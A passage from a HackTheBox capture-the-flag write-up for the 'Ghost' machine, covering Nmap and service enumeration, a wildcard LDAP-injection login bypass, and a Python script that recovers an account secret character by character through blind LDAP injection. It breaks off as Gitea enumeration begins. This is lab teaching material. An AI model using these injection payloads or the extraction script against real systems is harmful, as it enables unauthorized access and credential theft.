
HackTheBox: Ghost
This box is rated insane difficulty on HTB. It involves us exploiting a wide range of techniques from LDAP and command injection to crafting Golden SAML responses and abusing a BiDirectional trust between a parent and child domain. This box does well to mix web and AD components to simulate a full multi-domain compromise, so I encourage you to try it on your own before reading any spoilers.
Host Scanning
As always, I begin with an Nmap scan against the target IP to find all running services on the host; repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
└─$ sudo nmap -p- -sCV --min-rate 2500 10.129.231.105 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-19 22:31 +0000
Nmap scan report for 10.129.231.105
Host is up (0.056s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-19 22:31:50Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.231.105:1433:
|     Target_Name: GHOST
|     NetBIOS_Domain_Name: GHOST
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: ghost.htb
|     DNS_Computer_Name: DC01.ghost.htb
|     DNS_Tree_Name: ghost.htb
|_    Product_Version: 10.0.20348
|_ssl-date: 2026-09-19T22:33:25+00:00; -29s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-19T22:29:32
|_Not valid after:  2056-09-19T22:29:32
| ms-sql-info:
|   10.129.231.105:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-09-19T22:33:25+00:00; -28s from scanner time.
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Not valid before: 2026-09-18T22:26:48
|_Not valid after:  2027-03-20T22:26:48
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8008/tcp  open  http          nginx 1.18.0 (Ubuntu)
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
|_http-generator: Ghost 5.78
|_http-title: Ghost
|_http-server-header: nginx/1.18.0 (Ubuntu)
8443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| http-title: Ghost Core
|_Requested resource was /login
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Not valid before: 2024-06-18T15:14:02
|_Not valid after:  2124-05-25T15:14:02
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
9389/tcp  open  mc-nmf        .NET Message Framing
49443/tcp open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
54192/tcp open  msrpc         Microsoft Windows RPC
54277/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-09-19T22:32:48
|_  start_date: N/A
|_clock-skew: mean: -28s, deviation: 0s, median: -29s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 158.81 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. LDAP is leaking the Fully Qualified Domain Name of DC01.ghost.htb which I add to my /etc/hosts file.
I’ll begin enumerating the simpler services before checking out the web servers present. Guest/Null authentication has been disabled for RPC and SMB, and LDAP doesn’t allow for anonymous binds either.
1
2
3
4
5
└─$ nxc smb dc01.ghost.htb -u '' -p '' --shares

└─$ rpcclient dc01.ghost.htb -U ''%''

└─$ ldapsearch -x -H ldap://dc01.ghost.htb -b "dc=ghost,dc=htb" "(objectClass=*)"


Given that we don’t have usernames or valid credentials yet, poking at Kerberos and MSSQL would be pointless right now. Instead I take a look at the web servers running on ports 80, 8008, and 8443. The first of which just throws a 404 error upon landing on it, so I leave a directory bust running here and move on.

Navigating to the one on port 8008 shows a home page for a site that is powered by Ghost CMS, as seen in the footer. It is largely empty, except for a message from the Ghost CMS developers saying thanks for using their product.
Lastly, heading to the one on port 8443 and accepting the self-signed certificate reveals a login page that utilizes Active Directory federation. Immediately,


Viewing the certificate also gives us a subdomain named core.ghost.htb to add to our /etc/hosts file.
Clicking on that federation login button redirects us to federation.ghost.htb, which I also add to that file. If you’re new and wondering why these redirects keep failing, it’s because HTB doesn’t have DNS, therefore we must handle domain name resolution through our hosts file manually instead.

In case you’re unfamiliar with this technology, AD federation is used to allow users to authenticate to external applications and services using their existing AD identity. As seen in the URL, SAML is used to securely pass that authentication information between the identity provider and the application.
Once we’ve added that entry to our hosts file and click the redirect button again, we’re brought to a true login screen where we can enter a username and password.


This won’t help us without credentials, but we’ll revisit it once that’s taken care of. Meanwhile my subdomain scans discover another one for intranet.ghost.htb, which looks to host some sort of internal login page for the organization.
LDAP Injection
Capturing a request in Burp Suite shows something of interest. The fields for our username and password are named l_ldap-username and l_ldap-secret respectively.

This indicates that the site uses LDAP queries to communicate with the backend. SQL injection is not an option here, but we can try to inject LDAP characters to alter this request and either bypass or leak information.
Supplying the wildcard (*) character for both fields lets us bypass the login page entirely, since it matches on the first user and their password.

We’re now logged in as Kathryn Holland and can see a message referring to a Gitea migration happening. The description also reveals that only the gitea_temp_principal account is allowed to login, and heavily suggests that we use the LDAP injection to leak its token so that we can login.

The Users tab grants us a short list of domain users and their general group memberships, helping us piece together the organization hierarchy and any prized accounts to go after.

And finally, on the Forums tab is a few chats regarding site migration and whatever research they’re conducting. This gives us another subdomain to check out, but DNS hasn’t been configured yet so we can’t really do so.

From all of this information, the clear attack path is to perform LDAP injection in order to leak the gitea_temp_principal account’s secret and use it to login to the Gitea instance. Given the straightforward naming schemes, I quickly add a new entry for gitea.ghost.htb to my /etc/hosts file and confirm that it exists, which it does.
Now for the attack. We already know the account we’d like to takeover, all that’s left is to enumerate its secret character-by-character using the wildcard operator until we’ve recovered the full thing.
The process works by testing the secret one character at a time. For example, I can inject a filter that checks whether the secret starts with a*; if the application responds differently when it matches (a successful login in our case), I know the first character is a. I then test aa*, ab*, ac*, and so on until the second character is identified, continuing this process until the entire secret is recovered.
On the intranet dashboard, the profile tab shows a change password feature that hasn’t been implemented yet, however it reveals that any secret is between 5 and 20 characters and also must only contain letters and numbers.


I put together a simple script that iterates over alphanumeric values and prepends the correct one to our password until it cannot continue. This does not handle special characters, but we know from the change secret feature that it shouldn’t matter.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import sys
import requests
import string

username = "gitea_temp_principal"
passwd = ""
headers = {"Next-Action": "c471eb076ccac91d6f828b671795550fd5925940"}

while True:
    for x in string.printable[:-5]:
        print(f"\rRecovered secret: {passwd}{x}", end="")
        files = {
            "1_ldap-username": (None, username),
            "1_ldap-secret": (None, f"{passwd}{x}*"),
            "0": (None, '[{},"$K1"]'),
        }

        resp = requests.post(
            'http://intranet.ghost.htb:8008/login',
            headers=headers,
            files=files,
        )
        if resp.status_code == 303:
            passwd += x
            break
    else:
        print()
        break
Gitea Enumeration

This gives us the correct Gitea password for gitea_temp_principal. I also tried other users and attributes but nothing useful came from it. Gitea is a lightweight, self-hosted Git service used to host and manage Git repositories, similar to GitHub or GitLab. It provides features like repository management, issues, pull requests, and user access controls.
Upon logging in, we find that we have access to the blog (Ghost CMS site) and intranet repositories.
Blog Repository
